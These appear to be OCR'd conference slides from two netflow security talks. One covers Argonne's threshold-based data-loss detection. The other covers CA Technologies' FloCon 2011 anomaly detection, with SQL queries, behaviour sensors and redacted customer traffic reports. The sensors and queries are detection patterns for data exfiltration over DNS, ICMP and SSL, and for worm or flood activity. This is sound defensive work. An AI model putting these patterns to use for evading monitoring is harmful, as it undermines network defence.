- Fairly Efficient / Quick
  - Watching 49 networks for DLP detection
  - Average runtime is 5minutes
  - Took less than a week to come together

What the solutions does

- First insight into DLP for those networks where it matters
  - HR, Financial People, Lab Directors, etc
- Identifies people uploading large amounts of data to offsite services
  - Facebook
  - Online Email attachments
  - Snapfish/Walgreens/ETC
  - YouTube Videos
  - Or something large heading offsite that shouldn't be
- Identifies afterhours personal doing lots of web surfing in the wee hours of the morning
- Exemptions and different thresholds do not bury us with false positives
- Helps us know our network better

What this solution is not

- Does not actually stop DLP, just helps detect it
  - Focused only on the network detection side of DLP
- Gives no information on data offloaded
  - Not available within netflow
  - Can obtain with use of local PCAP device
- No Polices like a vendor solution
  - No inspection of traffic leaving (social security numbers, credit card, resumes, etc)
- Will not catch DLP when
  - Network MB volume is low
  - Local Argonne network is not being monitored

Future

- Solution has done its job for past 2 years as an early detection system
  - It is far from perfect but has helped to
    - Find some legitimate offsite uploads that needed to be more “controlled”
    - Find those egregious web surfers
- If we were to progress this script/solution to the next level
  - Watch offsite levels by IP address, not by network
  - Include some automatic data gathering from our PCAP software to give insight into data pushed offsite
  - Automatic trending of thresholds
- We are investigating commercial DLP Solutions
  - Any recommendations please let me know

Takeaways

- DLP is a problem and it does happen
- Our quick and simple DLP solution is a great example of how netflow statistics can be used to in various productive ways
- At Argonne, our staffing situation limits us from any real-time operator style netflow interface
  - Only real-time netflow interactions is once an alarm/alert has been triggered
  - If a commercial or home-brew tool can not send out automated alarms in some manner, we will not use it
- We have been using netflow for cyber security and network related endeavors for 9+ years.
  - It is an invaluable tool for out cyber security and network personal.

All done

- Thanks for the ear
- Questions
- Cpoetzel at anl.gov

Leveraging other data sources with flow to identify anomalous network behavior


Peter Mullarkey, Peter.Mullarkey@ca.com
Mike Johns, Mike.Johns@ca.com
Ben Haley, Ben.Haley@ca.com

FloCon 2011

Goal and Approach


- Goal: Create high quality events without sacrificing scalability
- Approach: Create a system that
  - Is more abstract than a signature-based approach
  - Leverages domain knowledge more than a pure statistical approach
  - Makes use of all available data to increase event quality
  - Relies only on readily available data – no new collection

Architecture



Sensors

- *Sensors* are a level of abstraction above signatures
  - leveraging knowledge of network behavior
- Sensors describe behavior to watch for
  - Is this host contacting more other hosts than usual?
  - Is this host transmitting large ICMP packets?



- Sensors can be created and modified in the field

Example Sensors

- SYN-only Packet Sources
  - Looking at flows with SYN as the only flag. SYN flood, denial of service attack, worm infection
- High Packet Fan Out
  - Looking at hosts talking to many more peers tan usual. Virus or worm infection
- Large DNS and/or ICMP Packet Sources
  - Looking at volume/packet, compared to typical levels for these protocols. Data ex-filtration – discretely attempting to offload data from internal network to an external location
- TTL Expired Sources
  - Network configuration issue – routing loops, heavy trace route activity
- Previously Null Routed Sources
  - Traffic discovered from hosts that have had previous traffic null routed

Example Sensor (non-Flow data sources)

— Incoming Discard Rate

The Incoming Discard Rate sensor look for patterns where incoming packets were dropped even though they contained no errors. Can be caused by: Overutilization, Denial of service, or VLAN misconfiguration

— Voice Call DoS

This sensor looks for patterns where a single phone is called repeatedly over a short period of time. This type of attack differs from other Denial of Service (DoS) attacks and traditional IDS may not catch it because it is so low volume. It only takes about 10 calls per minute or less to keep a phone ringing all the time.

— Packet Load

This sensor looks for a pattern in bytes per packet to server. Applications running on servers generally have a fairly constant ratio between the number of packets they receive in requests for their service and the volume of those packets. This sensor looks for anomalous changes in that ratio.

SQL Interface to Metric Data (including flow)

— Very helpful for exploring the data – to look for interesting patterns, and develop sensors

— *Example: top talkers (by flows)*

```
SELECT srcaddr as source,
        count(*) as flowsPerSrc,
        count(*)/ ((max(timestamp) - min(timestamp)) / 60 ) as avgPerMin
FROM AHTFlows
         group by source order by flowsPerSrc desc limit 10
```

SQL Interface to Metric Data (including flow)

— *More in-depth example: looking at profiling SSL traffic (as a basis for identifying exfiltration)*

```
Select    inet_ntoa(srcaddr) as srcHostAddr,  count(if(dstport = 443, inbytes, 0)) as samples,
  count(distinct(dstAddr)) as numOfDestsPerSrcHost,
  min(if(dstport = 443, inbytes/inpkts, 0)) as minBytesPerPacketPerSrcHost,
  avg(if(dstport = 443, inbytes/inpkts, 0)) as avgBytesPerPacketPerSrcHost,
  std(if(dstport = 443, inbytes/inpkts, 0)) as stdBytesPerPacketPerSrcHost,
  max(if(dstport = 443, inbytes/inpkts, 0)) as maxBytesPerPacketPerSrcHost,
  sum(if(dstport = 443, inbytes, 0)) / sum(inbytes)as sslRatioPerSrcHost,
  group_concat(inet_ntoa(dstAddr)) as destAddrsPerSrcHost
from AHTFlows  where  protocol = 6  and timestamp > (unix_timestamp(now()) - 30*60)
   group by hostAddr  having sslBytes > 0  and numOfDestsPerSrcHost < 10
   order by sslBytes desc
```

Correlation Engine

- Multiple anomaly types for the same monitored item within the same time frame combine into a *correlated anomaly*
- These can span data from disparate sources
  - NetFlow, Response Time, SNMP, etc
- An index is calculated that aids in ranking the correlated anomalies


Types of Problems Found


The developed system has found issues that are beyond single issue description


- Spreading Malware
- Router overload causing server performance degradation (Example #1)
- Data exfiltration
- Interface drops causing downstream TCP retransmissions
- Unexpected applications on the network (Example #2)

Customer Example 1: Unexpected Performance Degradation


Ny1-x.x.100.52







Customer Example 1: Unexpected Performance Degradation



Protocol Conversations Summary - Total

17 Jun 2010 16:50:00 - 17 Jun 2010 17:15:00 EDT

NY1 - New York MPLS Router::NY1 MPLS Interface - AT&T MPLS Primary
MS-DS (File Sharing (*.ip.tcp.445)

4.50 Mbps / 4.50 Mbps

1

2

ny1[redacted].100.52) - [redacted].100.78)	78.47 MBytes	48.34 %
ny1[redacted].100.61) - [redacted].100.134)	30.28 MBytes	18.66 %
[redacted].130.42) - [redacted].100.134)	10.01 MBytes	6.17 %
dev1[redacted].105.15) - [redacted].119.29)	9.93 MBytes	6.12 %
ny1[redacted].100.27) - [redacted].112.16)	4.37 MBytes	2.69 %
WKS-641[redacted].40.10) - ny1[redacted].100.130)	3.90 MBytes	2.40 %
ny1[redacted].1.88) - ny1[redacted].100.83)	3.46 MBytes	2.13 %
ny1[redacted].1.87) - ny1[redacted].100.83)	2.60 MBytes	1.60 %
ny1[redacted].1.88) - ny1[redacted].100.21)	1.19 MBytes	0.73 %
ny1[redacted].1.86) - ny1[redacted].3.100.21)	1.19 MBytes	0.73 %
ny1[redacted].1.87) - ny1[redacted].100.21)	1.07 MBytes	0.66 %
WKS-627[redacted].30.16) - [redacted].100.134)	648.26 KBytes	0.40 %
Other	15.22 MBytes	9.37 %
Total	162.32 MBytes	100.00 %

ca technologies

Customer Example 2: What is really happening on your network?


Enterprise-wide Correlated Anomalies

Host	Anomaly Index	Types	Date
[redacted]	2.00	2	10/27/2010 14:00 CDT
hpov.xsj.xilinx.com	2.00	2	10/27/2010 12:00 CDT
[redacted]	2.00	2	10/27/2010 12:00 CDT


1 of 1

Top Enterprise-wide Network Anomalies

2010-10-27 10:31 - 2010-10-27 14:31 CDT



Top Anomalies by Host




Anomaly Drill-In

2010-10-27 11:40 - 2010-10-27 12:40 CDT

Anomaly Type	Host	Prob(%)	Value	Unit	Discovered by	Date
High Packet Fan Out	hpov.[redacted].com	94	6 K	dest hosts	172.[redacted].160	10/27/2010 12:07 CDT
Previously Null Routed Srcs	hpov.[redacted].com	94	2 K	flows	172.[redacted].161	10/27/2010 12:06 CDT
Previously Null Routed Srcs	hpov.[redacted].com	94	2 K	flows	172.[redacted].160	10/27/2010 12:36 CDT

1 of 1



ca technologies

Summary

High quality anomalies can be found without sacrificing scalability

— Key aspects
  - Embodying domain knowledge in sensors
  - Leveraging statistical analysis approach, separating domain knowledge from data analysis
  - Using simple, fast event correlation


Effectiveness of approach has been shown by solving customer problems on real networks

Questions?

Backup Slides

- Extra info slides

Customer Example 3: Malware Outbreak



Host	Anomaly Index	Types	Date
184.75.43	2	2	09/29/2009 21:00 CDT
184.75.37	2	2	09/24/2009 20:00 CDT
184.75.32	2	2	09/29/2009 20:45 CDT
184.75.30	2	2	09/28/2009 10:30 CDT
184.75.29	2	2	09/24/2009 19:45 CDT
184.75.28	3	2	09/27/2009 20:00 CDT
184.75.28	2	2	09/27/2009 20:15 CDT
184.75.27	2	2	09/28/2009 10:30 CDT
184.75.27	2	2	09/28/2009 11:15 CDT
184.75.21	2	2	09/27/2009 22:00 CDT
184.75.21	2	2	09/29/2009 23:45 CDT
184.75.15	2	2	09/28/2009 10:30 CDT
184.75.10	2	2	09/28/2009 11:45 CDT
184.75.1	2	2	09/23/2009 18:30 CDT

Customer Example 3: Malware Outbreak

Report Results

Router Addr	Interface In	IP Protocol	Src Addr	Src Port	Dest Addr	Dest Port	ToS	Bytes	Rate (Bits)	% Total (Bytes)	Flows	Flow Duration	Pkts	Rate (Pkts)	% Total
34.184.253.73	G0/0	tcp (6)	2D0C94D5B (184.75.43)	1025	154.119.202.101	445	Default Traffic (0)	96 Bytes	0 bps	< 1.00 %	1	2 secs 980 ms	2	0.00 pkts/s	<
34.184.253.73	G0/0	tcp (6)	2D0C94D5B (184.75.43)	1025	159.115.225.122	445	Default Traffic (0)	96 Bytes	0 bps	< 1.00 %	2	0 ms	2	0.00 pkts/s	<
34.184.253.73	G0/0	tcp (6)	2D0C94D5B (184.75.43)	1025	160.62.141.9	445	Default Traffic (0)	96 Bytes	0 bps	< 1.00 %	2	0 ms	2	0.00 pkts/s	<
34.184.253.73	G0/0	tcp (6)	2D0C94D5B (184.75.43)	1025	172.113.161.12	445	Default Traffic (0)	96 Bytes	0 bps	< 1.00 %	1	3 secs 4 ms	2	0.00 pkts/s	<
34.184.253.73	G0/0	tcp (6)	2D0C94D5B (184.75.43)	1025	187.121.126.32	445	Default Traffic (0)	96 Bytes	0 bps	< 1.00 %	1	2 secs 972 ms	2	0.00 pkts/s	<
34.184.253.73	G0/0	tcp (6)	2D0C94D5B (184.75.43)	1025	221.78.132.120	445	Default Traffic (0)	96 Bytes	0 bps	< 1.00 %	2	0 ms	2	0.00 pkts/s	<
34.184.253.73	G0/0	tcp (6)	2D0C94D5B (184.75.43)	1026	15.11.111.124	445	Default Traffic (0)	96 Bytes	0 bps	< 1.00 %	1	2 secs 916 ms	2	0.00 pkts/s	<
34.184.253.73	G0/0	tcp (6)	2D0C94D5B (184.75.43)	1026	21.124.185.115	445	Default Traffic (0)	96 Bytes	0 bps	< 1.00 %	1	2 secs 952 ms	2	0.00 pkts/s	<
34.184.253.73	G0/0	tcp (6)	2D0C94D5B (184.75.43)	1026	34.185.153.43	445	Default Traffic (0)	96 Bytes	0 bps	< 1.00 %	2	0 ms	2	0.00 pkts/s	<
34.184.253.73	G0/0	tcp (6)	2D0C94D5B	1026	34.185.183.179	445	Default Traffic (0)	96 Bytes	0 bps	< 1.00 %	1	2 secs 928 ms	2	0.00 pkts/s	<

ca technologies

Customer Example 4: Retransmissions traced back


Statistical Analysis Methodology

- Define *anomaly* as a sequence of improbable events
- Derive the probability of observing a particular value from (continually updated) historical data
  - Example
    - Under normal circumstances values above the 90th percentile occur 10 percent of the time
- Use Bayes' Rule to determine the probability that a sequence of events represents anomalous behavior


$$p(anomaly \mid point) = \frac{p(point \mid anomaly) * p(anomaly)}{p(point)}$$

Why Bayesian?

Thresholding directly off of observations is difficult



We wanted an approach that could take both time and degree of violation into account, so we threshold on probability

